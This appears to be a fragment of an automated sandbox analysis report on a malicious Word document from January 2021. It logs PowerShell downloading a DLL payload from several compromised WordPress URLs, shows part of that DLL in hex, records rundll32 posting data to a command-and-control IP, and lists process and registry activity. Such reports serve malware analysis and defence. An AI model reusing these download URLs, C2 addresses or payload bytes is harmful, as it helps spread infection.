74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 Data Ascii: 10dd<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->...[if gt IE 8]>...> <html class="no-js" lang="en-US"> ...<![endif]--><head><title>Suspected phishing site | Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=devic

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	209.59.139.39	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 21:05:47.813714027 CET	16	OUT	GET /content/5f18Q/ HTTP/1.1 Host: veterinariadrpopui.com Connection: Keep-Alive
Jan 7, 2021 21:05:47.969906092 CET	18	IN	HTTP/1.1 500 Internal Server Error Date: Thu, 07 Jan 2021 20:05:47 GMT Server: Apache Content-Length: 7309 Connection: close Content-Type: text/html Data Raw: 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 35 30 39 20 42 61 6e 64 77 69 64 74 68 20 4c 69 6d 69 74 20 45 78 63 65 65 64 65 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 42 61 6e 64 77 69 64 74 68 20 4c 69 6d 69 74 20 45 78 63 65 65 64 65 64 3c 2f 48 31 3e 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>509 Bandwidth Limit Exceeded</TITLE></HEAD><BODY><H1>Bandwidth Limit Exceeded</H1>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	45.130.229.91	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 21:05:48.672554970 CET	25	OUT	GET /wp-content/n/ HTTP/1.1 Host: shop.elemenslide.com Connection: Keep-Alive
Jan 7, 2021 21:05:48.996871948 CET	25	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 07 Jan 2021 20:05:48 GMT Server: Apache Location: https://shop.elemenslide.com/wp-content/n/ Content-Length: 250 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 68 6f 70 2e 65 6c 65 6d 65 6e 73 6c 69 64 65 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 6e 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49173	210.86.239.69	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 21:05:50.946960926 CET	27	OUT	GET /wordpress/CGMC/ HTTP/1.1 Host: khanhhoahomnay.net Connection: Keep-Alive
Jan 7, 2021 21:05:51.222735882 CET	29	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 07 Jan 2021 20:05:51 GMT Content-Type: application/octet-stream Transfer-Encoding: chunked Connection: keep-alive Keep-Alive: timeout=60 X-Powered-By: PHP/7.4.9 Set-Cookie: 5ff7699f75466=1610049951; expires=Thu, 07-Jan-2021 20:06:51 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Thu, 07 Jan 2021 20:05:51 GMT Expires: Thu, 07 Jan 2021 20:05:51 GMT Content-Disposition: attachment; filename="lVckIxaBMeiUca.dll" Content-Transfer-Encoding: binary Data Raw: 31 64 64 31 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 95 16 3a bb d1 77 54 e8 d1 77 54 e8 d1 77 54 e8 15 b2 99 e8 dc 77 54 e8 15 b2 9a e8 8e 77 54 e8 15 b2 9b e8 f8 77 54 e8 2d 00 eb e8 d0 77 54 e8 2d 00 e8 e8 d3 77 54 e8 d1 77 55 e 8 53 77 54 e8 2d 00 ed e8 c0 77 54 e8 f6 b1 9b e8 d5 77 54 e8 f6 b1 9e e8 d0 77 54 e8 f6 b1 9d e8 d0 77 54 e8 d1 77 c3 e 8 d0 77 54 e8 f6 b1 98 e8 d0 77 54 e8 52 69 63 68 d1 77 54 e8 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ff a1 f3 5 f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 be 00 00 00 4a 02 00 00 00 00 00 dc 45 00 00 00 10 00 00 00 d0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 30 03 00 00 04 00 00 00 00 00 00 02 00 00 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 19 01 00 cb 00 00 00 8c 0f 01 00 b4 00 00 00 00 50 01 00 20 b2 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 03 00 a0 0c 00 00 10 d2 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 05 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 c8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 19 bd 00 00 00 10 00 00 00 be 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 bb 4a 00 00 00 d0 00 00 00 4c 00 00 00 c2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 9c 2d 00 00 00 20 01 00 00 10 00 00 00 0e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 20 b2 01 00 00 50 01 00 00 b4 01 00 00 1e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 48 1a 00 00 00 10 03 00 00 1c 00 00 00 d2 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 1dd1MZ@!L!This program cannot be run in DOS mode.$:wTwTwTwTwTwT-wT-wTwUSwT-wTwTwTwTwwTwT RichwTPEL_!JE0P 8@.text `.rdataJL@@.data- @.rsrc P@@.relocH@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49174	5.2.136.90	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 21:06:01.998444080 CET	228	OUT	POST /s4s53loq4duda5245/oqihpvwd7v3xbk65/id3vxjgxs15smaafe/ag2ys7d8kzt/9e3w38p7li7xyu6s/2e0w6t/ HTTP/1.1 DNT: 0 Referer: 5.2.136.90/s4s53loq4duda5245/oqihpvwd7v3xbk65/id3vxjgxs15smaafe/ag2ys7d8kzt/9e3w38p7li7xyu6s/2e0w6t/ Content-Type: multipart/form-data; boundary=--------------------1rsLrlhrt9MU3ThYSLljF User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 5.2.136.90 Content-Length: 6708 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 21:06:02.929018974 CET	237	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 07 Jan 2021 20:06:04 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 37 31 34 0d 0a 3f 53 83 cb b2 df bf a3 71 98 c5 29 01 04 c9 3c ad 68 74 49 6b 80 d0 11 96 bf 3c db c7 cd 37 c6 9d 88 f2 4e b0 e1 04 4b 9b 7c 43 f2 cb 76 5e cc d2 1e d4 9c ec 5d 6a 85 60 f6 ff 2f 88 5b f5 bb 68 04 b0 1c 91 a6 e8 ab a8 5a f8 4d 43 e2 59 e5 10 78 12 95 2a 5f b0 68 41 5c 47 5e 34 09 3c e5 23 6e 21 83 00 32 56 76 6a 65 3b 67 58 21 c3 69 35 81 53 f3 d9 6d 63 81 af 2b bf cd 3b a9 86 47 ad 47 0d 9b 23 90 a4 fc 88 b8 78 b9 5b 3b de 61 eb eb b4 e7 fe df 24 ff 49 ad 3b 0f 25 54 d0 ee 1d 1f 71 ea e5 1d 06 0a d5 10 af e2 82 8c 93 82 72 f2 10 2e 55 b6 09 c8 ef a2 c6 ef c8 a0 bd 37 6a 95 26 eb b3 bb 8f 55 b2 7e fb 3c a2 77 e1 f8 2d 8e 05 6b 18 1f b3 e6 e6 04 1c bb 36 fe 67 8e 02 eb 2d 9d ae 16 25 19 03 e9 c4 d1 3c 1b 10 89 fb ea 2a b5 5e 42 06 74 0f 5e 88 78 f0 7f 5f df 41 12 e1 07 ca 4f 6e 0e 86 c2 62 f8 2e e4 dd 2d 50 26 74 36 0b 97 34 59 3c 00 5d e0 cb ca 79 61 6b 7e 91 ea 8c f8 2e 41 7d c0 70 69 fd b2 90 6c 10 9f 95 73 d1 67 f0 0d cc a0 97 82 89 45 e0 04 4a a5 ad 76 5c af d1 30 e6 a4 e2 cc 8e ca 44 9b a1 ce 94 c0 70 36 86 c1 06 5d 29 0d 14 68 da 2e 3f 14 a3 d5 e9 f9 c5 e1 16 87 14 0e 4a cd b6 1b a4 04 30 4a 8b b4 90 50 6c d1 82 58 c5 37 a1 8c 7f 1a 3d 0e a8 08 31 e4 bb 13 3b cc 15 ea be 53 6f f2 8d 44 9a 00 28 b2 79 eb 03 84 b2 d3 69 68 25 53 34 79 20 85 88 4e c4 86 cc d5 c2 95 db 32 a1 61 e1 e6 0a 01 69 a9 e4 d0 d9 64 ab 5a 75 8e 3a ed e3 9e 19 64 ed 70 10 1a ec 26 00 ea 6c 55 e6 42 7a 8a 34 38 4b 90 b7 09 84 2a 74 0f 5d 20 b6 1b 86 3d 01 3b 61 3b 54 78 e5 cf 1f 63 21 08 91 b6 4c 02 cf fc 46 e8 f7 3e 44 b6 96 be 77 1a 47 2d bf eb 5d cd 7b 2c bf 9f 94 87 7f 40 db da 38 e6 af 12 2b ca 10 0f c3 96 c6 af d9 2a b3 9e 58 55 16 d2 0a da cd 18 b1 dc 93 aa 46 50 e5 e9 bb 34 86 0c b1 90 57 02 ab d5 96 21 9f 41 8a e0 e0 1b bd 0d d7 c4 68 17 2f 71 db 53 44 01 8a 48 da 15 d1 f6 fa fa a4 50 54 71 b3 be 86 d0 ca e0 de b6 8c da 4b e1 f2 11 d1 b6 8b 62 01 b6 8e 54 67 b1 bd 0e b9 53 b9 09 75 e1 75 07 25 3a fb a7 dd cf d5 d5 26 bc fb b4 2f e3 19 82 ba 49 57 95 5a fd e8 ef b3 b1 f6 d3 70 cd a8 f9 fc a8 c2 e5 4a 2a 46 3f e3 2b d 5 46 6e 90 e6 fb 7d 15 7d 33 7a e5 5a 50 20 ac 80 37 79 5b 81 e3 c4 bc fe d8 23 85 ab 28 ce 6d d2 81 e6 0d a2 0b 3b 9d f a b5 ff ad 27 b6 c7 0b 67 34 32 0f 39 e1 fc 7a 20 20 1a 17 59 f5 b6 52 11 cb 3b f5 50 ad 17 bd 79 17 2d 10 2e 14 dd 3a 93 b5 34 82 ab 49 d2 b3 7d 68 d7 05 be f8 8f c7 08 dc 94 7d 5d 89 9e 72 2e c6 8c 65 6b f9 5e ff c3 0e 68 33 61 48 20 65 4c 48 39 17 37 e3 f1 7c 59 52 a1 a1 18 fb 60 cf a6 cb 0c 05 42 c1 d7 d8 0a 63 8a 0e 98 02 a2 6f cc 28 a3 fb d4 98 58 d3 7b 0d fa 3f 12 59 01 80 04 8f 94 7d 12 1e f2 96 d2 cb 5a a6 64 7d 92 b9 ec e9 8e d8 2b f5 f7 ea a2 cf 0f 7a ff 3f f5 c6 35 26 96 c0 85 75 02 27 04 c4 1a db 8b 59 c4 94 e2 bc ec 4a 47 eb ff fd eb 43 2e 47 6b 98 db d7 a6 9b 78 6e 67 46 45 81 be d4 97 fa 27 46 12 e7 37 55 2c ec 40 72 66 a3 95 d9 c2 70 06 d4 3a 00 8f 9d c0 dd e5 1c 4b 9f 98 b3 d3 12 6a 1e b5 8d 92 a5 41 62 ed 75 c2 19 70 d9 3d 18 47 78 20 2c d9 64 b3 41 78 24 fc 20 e9 07 57 0c 33 40 01 6f bd 17 de 92 66 27 58 6d 0e ed f0 0f cb 3f 5b bc 29 a0 e8 3e cb fc c6 ef cf 20 01 f3 5b 6d f0 21 36 f7 5a fd 7b e6 e1 e2 9c 63 0f 6c f9 cc ea 60 d8 2d 6e a9 cd 32 e9 12 25 c9 7a ea d9 85 d0 7c e7 a1 42 eb df 9f bf 2c fc df 74 67 8e 23 40 a0 c4 27 37 fb 1f c1 fd a9 64 f4 2e 5b 03 d3 4f a1 0a cf ff a1 55 1f 8e 63 7a 75 02 d1 14 75 32 94 e9 61 c2 44 b1 2f f5 a8 9c 53 47 40 84 d1 e3 c9 3a 77 db ec 79 fa e3 82 f5 5b 1f e4 a0 b7 3f dd fc 01 14 f4 ed da cd 81 5f 41 38 f6 c9 Data Ascii: 714?Sq)<htIk<7NK|Cv^]j`/[hZMCYx*_hA\G^4<#n!2Vvje;gX!i5Smc+;GG#x[;a$I;%Tqr.U7j&U~<w-k6g-%<*^Bt^x_AOnb.-P&t64Y<]yak~.A}pilsgEJv\0Dp6])h.?J0JPlX7=1;SoD(yih%S4y N2aidZu:dp&lUBz48K*t] =;a;Txc!LF>DwG-]{,@8+*XUFP4W!Ah/qSDHPTqKbTgSuu%:&/IWZpJ*F?+Fn}}3zZP 7y[#(m;'g429z YR;Py-.:4I}h}]r.ek^h3aH eLH97\|YR`Bco(X{?Y}Zd}+z?5&u'YJGC.GkxngFE'F7U,@rfp:KjAbup=Gx ,dAx$ W3@of'Xm?[}> [m!6Z{cl`-n2%z|B,tg#@'7d.[OUczuu2 aD/SG@:wy[?_A8

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1552 Parent PID: 584

General

Start time:	21:05:36
Start date:	07/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fbd0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE93926B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFA37AB0E53F358722.TMP	success or wait	1	7FEE92B9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F53BB	success or wait	1	7FEE92B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F53BB	F53BB	binary	04 00 00 00 10 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C6 55 CC FB 7B E5 D6 01 BB 53 0F 00 BB 53 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE92B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
